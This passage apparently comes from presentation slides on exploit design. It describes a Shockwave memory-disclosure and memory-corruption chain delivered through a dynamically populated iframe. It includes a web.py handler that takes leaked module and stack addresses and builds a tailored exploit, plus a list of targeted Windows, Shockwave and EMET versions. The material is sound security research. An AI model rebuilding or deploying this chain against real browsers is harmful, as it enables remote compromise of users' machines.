The HTML is fairly straightforward but one gotcha worth mentioning is that I had to use an **iframe** that was **dynamically populated** with the crafted memory corruption .dir file, because if you loaded it any other way, the modules would get **re-loaded** in memory and the memory disclosure rendered useless.

RUN-ON SENTENCES, I HAZ THEM

Notes on Exploit Design

The Javascript

The Javascript I use is responsible for:

- Receiving leaked memory contents from mem_disc.dir
- Receiving and parsing version/platform/arch info
- POSTing to web.py to get the data back to our code

Notes on Exploit Design

web.py

```
def POST(self):
    i = web.input()
    ua_string = i['ua_string']

    if "firefox" in ua_string.lower():
        browser = "firefox"
    if "msie" in ua_string.lower():
        browser = "iexplore"

    dirapi_addr = int(i['dirapi'])
    sw_3d_addr = int(i['sw_3d'])
    stack_addr = int(i['stack'])
    sw_version = i['sw_version']
    platform = i['platform']
    arch = i['arch']

    x = CraftExploit(ipaddr, uncserver, dirapi_addr, sw_3d_addr,
                    stack_addr, sw_version, platform, arch, browser)
    x.render()

    return render.exploit()
```

Notes on Exploit Design

In summary, the same exploit supports the following:

- Windows XP SP3
 - Shockwave 11.6.5.635
 - Shockwave 11.6.8.638
- Windows 7 x86/x64
 - Shockwave 12.0.0.112
 - EMET 3.0/3.5/4.0
- Windows 8 x64
 - Shockwave 12.0.0.112
 - EMET 3.0/3.5/4.0

Questions?